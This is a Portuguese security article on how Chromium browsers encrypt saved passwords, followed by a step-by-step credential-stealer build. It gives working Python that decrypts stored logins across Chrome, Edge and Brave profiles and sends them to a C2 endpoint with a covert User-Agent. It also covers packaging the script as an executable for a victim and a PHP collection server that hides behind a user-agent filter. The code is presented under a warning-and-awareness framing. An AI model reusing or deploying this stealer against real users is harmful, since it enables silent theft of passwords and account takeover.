Extração de Senhas Salvas em Navegadores: Entendendo a Criptografia AES e Suas Fragilidades

Leonardo Teodoro[1]

Resumo

Este artigo explora o funcionamento do armazenamento de credenciais nos navegadores, com foco na extração de senhas salvas. Iniciamos com uma introdução ao algoritmo de criptografia AES, que utiliza uma chave simétrica para proteger as informações, e discutimos a importância do vetor de inicialização na segurança dos dados. Em seguida, apresentamos um guia prático para a extração de credenciais do navegador Brave, que é baseado no Chrome, detalhando os caminhos dos arquivos onde as senhas e chaves criptográficas são armazenadas. Através de scripts em Python, demonstramos como automatizar o processo de coleta de informações, incluindo a identificação de navegadores instalados e o envio das credenciais para um servidor. Por fim, enfatizamos a vulnerabilidade das senhas salvas e a necessidade de práticas mais seguras, alertando os leitores sobre os riscos associados ao armazenamento de credenciais em navegadores. Este artigo serve como um alerta sobre a segurança digital e um convite à reflexão sobre a proteção de informações sensíveis.

Palavras-chave: Extração de credenciais. Testes de penetração. Armazenamento de credenciais. Extração de credenciais. Red Team.

Abstract

This article explores how credential storage works in browsers, with a focus on extracting saved passwords. We begin with an introduction to the AES encryption algorithm, which uses a symmetric key to protect information, and discuss the importance of the initialization vector in data security. We then present a practical guide to extracting credentials from the Brave browser, which is based on Chrome, detailing the file paths where passwords and cryptographic keys are stored. Using Python scripts, we demonstrate how to automate the information collection process, including identifying installed browsers and sending the credentials to a server. Finally, we emphasize the vulnerability of saved passwords and the need for safer practices, alerting readers to the risks associated with storing credentials in browsers. This article serves as a warning about digital security and an invitation to reflect on the protection of sensitive information.

Keywords: Credential extraction. Penetration tests. Credential storage. Credential extraction. Red Team.

Introdução

[1] Especialista em Pentest. E-mail: teodoroleo96@gmail.com

Nos dias atuais, a conveniência de salvar senhas em navegadores se tornou uma prática comum entre os usuários da internet. Essa funcionalidade, que visa facilitar o acesso a diversas plataformas online, levanta questões importantes sobre a segurança das credenciais armazenadas. Este artigo tem como objetivo explorar o funcionamento do armazenamento de senhas nos navegadores, com ênfase na criptografia utilizada para proteger essas informações sensíveis.

A criptografia AES (Advanced Encryption Standard) é um dos métodos mais utilizados para garantir a segurança das senhas, empregando uma chave simétrica que torna a proteção das informações mais robusta. No entanto, apesar das medidas de segurança implementadas, a extração de credenciais salvas não é uma tarefa tão complexa quanto se poderia imaginar. Através de um entendimento aprofundado do processo de criptografia e do acesso aos arquivos onde as senhas são armazenadas, é possível automatizar a coleta dessas informações.


Neste artigo, utilizaremos o navegador Brave como exemplo, uma vez que ele é baseado no Google Chrome e compartilha características semelhantes em relação ao armazenamento de senhas. Apresentaremos um passo a passo sobre como extrair credenciais salvas, destacando os caminhos dos arquivos relevantes e os scripts em Python que podem ser utilizados para essa finalidade. Ao final, discutiremos as implicações de segurança dessa prática e a necessidade de adotar métodos mais seguros para o gerenciamento de senhas.

Como a criptografia AES funciona

O AES é um algoritmo de criptografia que utiliza a chave simétrica, ou seja, o algoritmo usa a mesma chave para criptografia e descriptografia

Basicamente o AES utiliza uma chave criptográfica (encrypted key) e faz algumas operações matemáticas para encriptar a senha

Para melhorar a segurança é possível adicionar um vetor de inicialização, que normalmente é um valor aleatório, o que torna mais difícil realizar a quebra da criptografia, uma vez que você precisa de duas informações para realizar a descriptografia (chave criptográfica e o vetor de inicialização)



Como o navegador salva as senhas


Para demonstração, vou utilizar como exemplo o navegador Brave, como ele é baseado no Chrome, tudo que é mostrado aqui também pode ser utilizado com o Google Chrome, somente sendo necessário alterar o caminho dos diretórios.

Após realizar o processo de criptografia que foi visto acima, essas informações são salvas em dois arquivos diferentes.

A chave criptográfica (encrypted key) é salva dentro do arquivo "Local State" que pode ser encontrado seguindo esse caminho:

C:\Users\<username>\AppData\Local\BraveSoftware\Brave-Browser\User Data\Local State


Abrindo o arquivo e lendo suas informações, é possível encontrar a informação que precisamos.



Após o processo de criptografia, o resultado final é concatenado com o vetor de inicialização e tudo isso é salvo como sendo a senha criptografada e essa informação é salva dentro de um SQLite3.

Esse arquivo tem o nome "Login Data" e pode ser encontrado seguindo o seguinte caminho:

C:\Users\<username>\AppData\Local\BraveSoftware\Brave-Browser\User Data\Default\Login Data



Dessa forma, já temos todas as informações necessárias para extrair as senhas que estão salvas no navegador.


Criando um script para extrair as credenciais

Como já sabemos o caminho dos arquivos e como o AES funciona, basta agora automatizar todo esse processo. Para isso eu vou criar um script em Python.

Basicamente o que o script faz é buscar esses arquivos e extrair as informações que precisamos (encrypted_key, vetor de inicialização e a senha criptografada), após isso ele realiza o decode da senha e mostra as informações.

```
import os
import json
import base64
import sqlite3
import win32crypt
from Cryptodome.Cipher import AES
import shutil

appdata = os.environ['USERPROFILE']
PATH_LSTATE = os.path.normpath(f"{appdata}\\AppData\\Local\\BraveSoftware\\Brave-
Browser\\User Data\\Local State")
PATH = os.path.normpath(f"{appdata}\\AppData\\Local\\BraveSoftware\\Brave-Browser\\
User Data")

with open( PATH_LSTATE, "r", encoding='utf-8') as f:
    local_state = f.read()
    local_state = json.loads(local_state)
secret_key = base64.b64decode(local_state["os_crypt"]["encrypted_key"])
secret_key = secret_key[5:]
secret_key = win32crypt.CryptUnprotectData(secret_key, None, None, None, 0)[1]

login_db = os.path.normpath(r"%s\Default\Login Data"%(PATH))
shutil.copy2(login_db, "Loginvault.db")
conn = sqlite3.connect("Loginvault.db")

if(secret_key):
    cursor = conn.cursor()
    cursor.execute("SELECT action_url, username_value, password_value FROM logins")
    for index,login in enumerate(cursor.fetchall()):
        url = login[0]
        username = login[1]
        ciphertext = login[2]
        if(url!="" and username!="" and ciphertext!=""):

            iv = ciphertext[3:15]
            encrypted_password = ciphertext[15:-16]
            cipher = AES.new(secret_key, AES.MODE_GCM, iv)
            decrypted_pass = cipher.decrypt(encrypted_password)
            decrypted_pass = decrypted_pass.decode()

            print("URL: %s\nUser Name: %s\nPassword: %s\n"%(url,username,decrypted_pass))

    cursor.close()
    conn.close()
    os.remove("Loginvault.db")
```

Executando o script, é possível extrair as minhas credenciais salvas no navegador, nesse caso o meu acesso ao site do Duolingo.



Exemplo prático de uso

Para mostrar um possível uso prático, vamos imaginar um cenário onde o atacante deseja extrair as credenciais da vítima e enviar essas informações para um C2. Nesse caso é necessário criar 2 script: um client e um server.

Client

Nesse exemplo, eu vou utilizar o mesmo script python usado anteriormente, somente vou adicionar algumas funções, como por exemplo, uma função para identificar os navegadores presentes na máquina da vítima e a requisição que vai enviar as informações encontradas para o servidor. O resultado final ficou assim:

```
import os
import re
import json
import base64
import sqlite3
import win32crypt
from Cryptodome.Cipher import AES
import shutil
import requests

appdata = os.environ['USERPROFILE']
browsers = {

  'google-chrome-sxs': appdata + '\\AppData\\Local\\Google\\Chrome SxS\\User Data',
```

```
    'google-chrome': appdata + '\\AppData\\Local\\Google\\Chrome\\User Data',
    'microsoft-edge': appdata + '\\AppData\\Local\\Microsoft\\Edge\\User Data',
    'brave': appdata + '\\AppData\\Local\\BraveSoftware\\Brave-Browser\\User Data',
}

def get_secret_key():
    try:
        with open( PATH_LSTATE, "r", encoding='utf-8') as f:
            local_state = f.read()
            local_state = json.loads(local_state)
        secret_key = base64.b64decode(local_state["os_crypt"]["encrypted_key"])
        #Remove suffix DPAPI
        secret_key = secret_key[5:]
        secret_key = win32crypt.CryptUnprotectData(secret_key, None, None, None, 0)[1]
        return secret_key
    except:
        return None

def decrypt_payload(cipher, payload):
    return cipher.decrypt(payload)

def generate_cipher(aes_key, iv):
    return AES.new(aes_key, AES.MODE_GCM, iv)

def decrypt_password(ciphertext, secret_key):
    try:
        iv = ciphertext[3:15]
        encrypted_password = ciphertext[15:-16]
        cipher = generate_cipher(secret_key, iv)
        decrypted_pass = decrypt_payload(cipher, encrypted_password)
        decrypted_pass = decrypted_pass.decode()
        return decrypted_pass
    except:
        return ""

def get_db_connection(login_db):
    try:
        shutil.copy2(login_db, "Loginvault.db")
        return sqlite3.connect("Loginvault.db")
    except:
        return None

def installed_browsers():
    available = []
    for x in browsers.keys():
        if os.path.exists(browsers[x]):
            available.append(x)
```

```
    return available

def getting_path(browser):
    path = browsers[browser]
    global PATH_LSTATE
    global PATH
    PATH_LSTATE = os.path.normpath(f"{path}\\Local State")
    PATH = os.path.normpath(f"{path}")

if __name__ == '__main__':
    try:
        Browsers = installed_browsers()
        for Browser in Browsers:
            getting_path(Browser)
            secret_key = get_secret_key()
            #Search user profile or default folder (this is where the encrypted login password is
stored)
            folders = [element for element in os.listdir(PATH) if re.search("^Profile*|
^Default$",element)!=None]
            for folder in folders:
                #(2) Get ciphertext from sqlite database
                login_db = os.path.normpath(r"%s\%s\Login Data"%(PATH,folder))
                conn = get_db_connection(login_db)
                if(secret_key and conn):
                    cursor = conn.cursor()
                    cursor.execute("SELECT action_url, username_value, password_value FROM
logins")
                    for index,login in enumerate(cursor.fetchall()):
                        url = login[0]
                        username = login[1]
                        ciphertext = login[2]
                        if(url!="" and username!="" and ciphertext!=""):
                            #(3) Filter the initialisation vector & encrypted password from ciphertext
                            #(4) Use AES algorithm to decrypt the password
                            decrypted_password = decrypt_password(ciphertext, secret_key)
                            enc = base64.b64encode(bytes(f"{index},{url},{username},
{decrypted_password}",'utf-8'))

                            r = requests.get(f'http://127.0.0.1/cred.php?p={enc}', headers={"User-
Agent":"Aq1xswdE3"})
                    #Close database connection
                    cursor.close()
                    conn.close()
                    #Delete temp login db
                    os.remove("Loginvault.db")
    except:
        ...
```

A partir desse código, foi gerado um executável que será enviado para a vítima.

```
PS C:\Users\teodo\OneDrive\Documentos\                \Python\Scripts> pyinstaller.exe -F .\chromepass.py
246 INFO: PyInstaller: 5.11.0
246 INFO: Python: 3.10.5
246 INFO: Platform: Windows-10-10.0.22000-SP0
246 INFO: wrote C:\Users\teodo\OneDrive\                                  Scripts\chromepass.spec
262 INFO: UPX is not available.
269 INFO: Extending PYTHONPATH with paths
['C:\\Users\\teodo\\OneDrive\\Documentos\\           '
          \\Python\\Scripts']
733 INFO: checking Analysis
733 INFO: Building Analysis because Analysis-00.toc is non existent
733 INFO: Initializing module dependency graph...
736 INFO: Caching module graph hooks...
```

Server

Como servidor, utilizei um código em PHP extremamente simples. Primeiro ele verifica o user agent, se não for o esperado ele redireciona para uma página que não existe, isso serve para evitar que alguém que encontrou o endereço acesse o site e veja alguma informação, se passar desse primeiro filtro, recebe o valor via parâmetro GET, então salva em um arquivo.

cred.php


```php
<?php

$agent = $_SERVER['HTTP_USER_AGENT'];

if($agent != "Aq1xswdE3"){
    header("Location: 404.php");
}

$data = $_GET['p'];

$clear = base64_decode(substr($data,2,-1));

file_put_contents('credentials.txt', $clear);
```

Testando acessar o endereço via navegador, o filtro inicial funciona, e o usuário é redirecionado para 404.php.

Executando o ataque

Com tudo pronto, o executável foi enviado para a máquina da vítima e então, o programa foi executado. O prompt de comando abre e fecha rapidamente e nada mais acontece.

Para o cliente, a impressão é de que o programa não funcionou, porém no servidor um novo arquivo é criado.



Acessando o arquivo encontramos a senha que estava salva no navegador em texto claro.

Os códigos usados nesse exemplo são muito simples e tem o intuito somente de trazer uma ideia, não utilize em um ambiente real.

Considerações Finais

A extração de senhas salvas em navegadores, como demonstrado ao longo deste artigo, revela não apenas a vulnerabilidade das credenciais armazenadas, mas também a simplicidade com que essas informações podem ser acessadas por indivíduos mal-intencionados. A utilização do algoritmo de criptografia AES, embora eficaz, não é uma solução infalível, especialmente quando os usuários não estão cientes dos riscos associados ao armazenamento de senhas em navegadores.

Através da automação do processo de extração, mostramos que, com o conhecimento adequado e as ferramentas certas, é possível acessar informações sensíveis de forma relativamente simples. Isso serve como um alerta para todos os usuários da internet: a conveniência de salvar senhas pode comprometer a segurança de dados pessoais e financeiros.

Portanto, é fundamental que os usuários reconsiderem suas práticas de gerenciamento de senhas. Alternativas mais seguras, como gerenciadores de senhas dedicados, podem oferecer uma proteção mais robusta e reduzir o risco de exposição de informações sensíveis. Além disso, a conscientização sobre as vulnerabilidades associadas ao armazenamento de credenciais em navegadores é essencial para promover uma cultura de segurança digital.

Em suma, este artigo não apenas ilustra um método de extração de senhas, mas também enfatiza a importância de práticas seguras no gerenciamento de credenciais, incentivando os leitores a adotarem medidas proativas para proteger suas informações pessoais.

Referências

- Blumenthal, U., Maino, F., and K. McCloghrie, "The Advanced Encryption Standard (AES) Cipher Algorithm in the SNMP User-based Security Model", RFC 3826, DOI 10.17487/RFC3826, June 2004, <https://www.rfc-editor.org/info/rfc3826>.
- GOOGLE. Chromium Docs. User Data Storage. 2024. Disponível em: https://chromium.googlesource.com/chromium/src/+/refs/heads/main/docs/user_data_storage.md. Acesso em: 05 set. 2024.
- GOOGLE. Chromium Docs. User Data Directory. 2024. Disponível em: https://chromium.googlesource.com/chromium/src/+/refs/heads/main/docs/user_data_dir.md. Acesso em: 05 set. 2024.